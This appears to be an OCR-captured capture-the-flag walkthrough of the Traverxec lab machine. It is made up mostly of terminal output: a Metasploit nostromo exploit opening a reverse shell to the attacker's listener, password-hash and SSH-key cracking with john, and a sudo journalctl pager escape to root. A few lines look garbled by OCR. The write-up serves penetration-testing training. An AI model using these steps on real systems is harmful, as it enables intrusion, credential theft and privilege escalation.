
```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-23 11:19 +03
Nmap scan report for 10.10.10.165
Host is up (0.070s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:~/Masaüstü# msfconsole -q
[-] WARNING! The following modules could not be loaded!
[-]     /usr/share/metasploit-framework/modules/payloads/stages/windows/encrypted_shell.rb
[-] Please see /root/.msf4/logs/framework.log for details.
msf5 > search nostromo

Matching Modules
================

   #  Name                                    Disclosure Date  Rank  Check  Description
   -  ----                                    ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec   2019-10-20       good  Yes    Nostromo Directory Traversal Remote Command Execution


msf5 > use exploit/multi/http/nostromo_code_exec
msf5 exploit(multi/http/nostromo_code_exec) > options

Module options (exploit/multi/http/nostromo_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.10.10.165     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.50      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)


msf5 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.50:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.15.50:4444 -> 10.10.10.165:34924) at 2019-11-23 11:29:22 +0300

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c "import pty;pty.spawn('/bin/bash');"
www-data@traverxec:/usr/bin$
```

```
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$ ls -la
ls -la
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27 16:12 .
drwxr-xr-x 6 root root   4096 Oct 25 14:43 ..
-rw-r--r-- 1 root bin      41 Oct 25 15:20 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25 14:26 mimes
-rw-r--r-- 1 root bin     498 Oct 25 15:20 nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$
```


Aç
david:1e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/

```
root@kali:~/Masaüstü# john --format=md5crypt traverexec.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (david)
1g 0:00:01:52 DONE (2019-11-23 12:37) 0.008914g/s 94295p/s 94295c/s 94295C/s Noyoudo..Nowhere
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername                  traverxec.htb
serverlisten                *
serveradmin                 david@traverxec.htb
serverroot                  /var/nostromo
servermimes                 conf/mimes
docroot                     /var/nostromo/htdocs
docindex                    index.html

# LOGS [OPTIONAL]

logpid                      logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                        www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                    .htaccess
htpasswd                    /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                      /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                    /home
homedirs_public             public_www
www-data@traverxec:/var/nostromo/conf$
```

```
www-data@traverxec:/$ ls -la /home/david/public_www/protected-file-area
ls -la /home/david/public_www/protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
www-data@traverxec:/$
```

```
www-data@traverxec:/home/david/public_www/protected-file-area$ tar zxvf backup-ssh-identity-files.tgz -C /tmp/.gh
sh-identity-files.tgz -C /tmp/.gh
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
```

```
www-data@traverxec:/tmp/.gh/home/david/.ssh$ ls -la
ls -la
total 20
drwx------ 2 www-data www-data 4096 Oct 25 17:02 .
drwxr-xr-x 3 www-data www-data 4096 Nov 23 11:37 ..
-rw-r--r-- 1 www-data www-data  397 Oct 25 17:02 authorized_keys
-rw------- 1 www-data www-data 1766 Oct 25 17:02 id_rsa
-rw-r--r-- 1 www-data www-data  397 Oct 25 17:02 id_rsa.pub
www-data@traverxec:/tmp/.gh/home/david/.ssh$
```


```
www-data@traverxec:/tmp/.gh/home/david/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
Y1OMGryQp5CVztcCHLyS/9GsRB0d0TtlqY2LXk+1nuYPyyZJhyngE7bP9jsp+hec
dTRqVqTnP7zI8GyKTV+KNgA0m7UWQNS+JgqvSQ9YDjZIwFlA8jxJP9HsuWWXT0ZN
6pmYZc/rNkCEl2l/oJbaJB3jP/1GWzo/q5JXA6jjyrd9xZDN5bX2E2gzdcCPd5qO
xwzna6js2kMdCxIRNVErnvSGBIBS0s/OnXpHnJTjMrkqgrPWCeLAf0xEPTgktqi1
Q2IMJqhW9LkUs48s+z72eAhl8naEfgn+fbQm5MMZ/x6BCuxSNWAFqnuj4RALjdn6
i27gesRkxxnSMZ5DmQXMrrIBuuLJ6gHgjruaCpdh5HuEHEfUFqnbJobJA3Nev54T
fzeAtR8rVJHlCuo5jmu6hitqGsjyHFJ/hSFYtbO5CmZR0hMWl1zVQ3CbNhjeIwFA
bzgSzzJdKYbGD9tyfK3z3RckVhgVDgEMFRB5HqC+yHDyRb+U5ka3LclgT1rO+2so
uDi6fXyvABX+e4E4lwJZoBtHk/NqMvDTeb9tdNOkVbTdFc2kWtz98VF9yoN82u8I
Ak/KOnp7lzHnR07dvdD61RzHkm37rvTYrUexaHJ458dHT36rfUxafe81v6l6RM8s
9CBrEp+LKAA2JrK5P20BrqFuPfWXvFtROLYepG9eHNFeN4uMsuT/55lbfn5S41/U
rGw0txYInVmeLR0RJO37b3/haSIrycak8LZzFSPUNuwqFcbxR8QJFqqLxhaMztua
4mOqrAeGFPP8DSgY3TCloRM0Hi/MzHPUIctxHV2RbYO/6TDHfz+Z26ntXPzuAgRU
/8Gzgw56EyHDaTgNtqYadXruYJ1iNDyArEAu+KvVZhYlYjhSLFfo2yRdOuGBm9AX
JPNeaxw0DX8UwGbAQyU0k49ePBFeEgQh9NEcYegCoHluaqpafxYx2c5MpY1nRg8+
XBzbLF9pcMxZiAWrs4bWUqAodXfEU6FZv7dsatTa9lwH04aj/5qxEbJuwuAuW5Lh
hORAZvbHuIxCzneqqRjS4tNRm0kF9uI5WkfK1eLMO3gXtVffO6vDD3mcTNL1pQuf
SP0GqvQ1diBixPMx+YkiimRggUwcGnd3lRBBQ2MNwWt59Rri3Z4Ai0pfb1K7TvOM
j1aQ4bQmVX8uBoqbPvW0/oQjkbCvfR4Xv6Q+cba/FnGNZxhHR8jcH80VaNS469tt
VeYniFU/TGnRKDYLQH2x0ni1tBf0wKOLERY0CbGDcquzRoWjAmTN/PV2VbEKKD/w
-----END RSA PRIVATE KEY-----
```

```
root@kali:~/Masaüstü# ./sshng2john.py id_rsa > hash
root@kali:~/Masaüstü# cat hash
id_rsa:$sshng$1$16$477EEFFBA56F9D283D349033D5D08C4F$1200$b1ec9e1ff7de1b5f5395468c76f1d92bfdaa7f2f29c3076bf6c83be71e213e9249f186ae856a2b08de0b3c957ec1f086b6e8813df672f993e4
94b90e9de220828aee2e45465b8938eb9d69c1e9199e3b13f0830cde39dd2cd491923c424d7dd62b35bd5453ee8d24199c733d261a3a27c3bc2d3ce5face868cfa45c63a3602bda73f08e87dd41e8cf05e3bb917c03
15444952972c02da4701b5da248f4b1725fc22143c7eb4ce38bb81326b92130873f4a563c369222c12f2292fac513f7f57b1c75475b8ed8fc454582b1172aed0e3fcac5b5850b43eee4ee77dbedf1c880a27fe90619
7baf6bd005c43adbf8e3321c63538c1abc90a79095ced7021cbc92ffd1ac441d1dd13b65a98d8b5e4fb59ee60fcb26498729e013b6cff63b29fa179c75346a56a4e73fbcc8f06c8a4d5f8a3600349bb51640d4be260
aaf490f580e3648c05940f23c493fd1ecb965974f464dea999865cfeb36408497697fa096da241de33ffd465b3a3fab925703a8e3cab77dc590cde5b5f613683375c08f779a8ec70ce76ba8ecda431d0b121135512b
9ef486048052d2cfce9d7a479c94e332b92a82b3d609e2c07f4c443d3824b6a8b543620c26a856f4b914b38f2cfb3ef6780865f276847e09fe7db426e4c319ff1e810aec52356005aa7ba3e1100b8dd9fa8b6ee07ac
464c719d2319e439905ccaeb201bae2c9ea01e08ebb9a0a9761e47b841c47d416a9db2686c903735ebf9e137f3780b51f2b5491e50aea398e6bba862b6a1ac8f21c527f852158b5b3b90a6651d21316975cd543709b
3618de2301406f3812cf325d2986c60fdb727cadf3dd17245618150e010c1510791ea0bec870f245bf94e646b72dc9604f5acefb6b28b838ba7d7caf0015fe7b8138970259a01b4793f36a32f0d379bf6d74d3a455b
4dd15cda45adcfdf1517dca837cdaef08024fca3a7a7b9731e7474eddbdd0fad51cc7926dfbaef4d8ad47b1687278e7c7474f7eab7d4c5a7def35bfa97a44cf2cf4206b129f8b28003626b2b93f6d01aea16e3df597
bc5b5138b61ea46f5e1cd15e378b8cb2e4ffe7995b7e7e52e35fd4ac6c34b716089d599e2d1d1124edfb6f7fe169222bc9c6a4f0b6731523d436ec2a15c6f147c40916aa8bc6168ccedb9ae263aaac078614f3fc0d2
818dd30a5a113341e2fcccc73d421cb711d5d916d83bfe930c77f3f99dba9ed5cfcee020454ffc1b3830e7a1321c369380db6a61a757aee609d62343c80ac402ef8abd56616256238522c57e8db245d3ae1819bd017
24f35e6b1c340d7f14c066c0432534938f5e3c115e120421f4d11c61e802a0796e6aaa5a7f1631d9ce4ca58d67460f3e5c1cdb2c5f6970cc598805abb386d652a0287577c453a159bfb76c6ad4daf65c07d386a3ff9
ab111b26ec2e02e5b92e184e44066f6c7b88c42ce77aaa918d2e2d3519b4905f6e2395a47cad5e2cc3b7817b557df3babc30f799c4cd2f5a50b9f48fd06aaf435762062c4f331f989228a6460814c1c1a777951041
43630dc16b79f51ae2dd9e008b4a5f6f52bb4ef38c8f5690e1b426557f2e068a9b3ef5b4fe842391b0af7d1e17bfa43e71b6bf16718d67184747c8dc1fcd1568d4b8ebdb6d55e62788553f4c69d128360b407db1d27
8b5b417f4c0a38b11163409b18372abb34685a30264cdfcf57655b10a283ff0
```

```
root@kali:~/Masaüstü# john  hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
```

```
root@kali:~/Masaüstü# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Sat Nov 23 12:02:06 2019 from 10.10.15.140
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~$
```

```
david@traverxec:~/bin$ ls -la
total 16
drwx------ 2 david david 4096 Oct 25 16:26 .
drwx--x--x 5 david david 4096 Oct 25 17:02 ..
-r-------- 1 david david  802 Oct 25 16:26 server-stats.head
-rwx------ 1 david david  363 Oct 25 16:26 server-stats.sh
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```


GNU nano 3.2
shell.sh
Modified
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service

```
david@traverxec:~/bin$ nano shell.sh
david@traverxec:~/bin$ chmod +x shell.sh
david@traverxec:~/bin$ ./shell.sh
-- Logs begin at Sun 2019-11-24 09:49:20 EST, end at Sun 2019-11-24 09:50:59 EST. --
Nov 24 09:49:24 traverxec systemd[1]: Starting nostromo nhttpd server...
Nov 24 09:49:24 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid (yet?) after start: No such file or direct
Nov 24 09:49:24 traverxec nhttpd[437]: started
Nov 24 09:49:24 traverxec nhttpd[437]: max. file descriptors = 1040 (cur) / 1040 (max)
Nov 24 09:49:24 traverxec systemd[1]: Started nostromo nhttpd server.
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
9aa36a6d76f785dfd320a478f6e0d906
```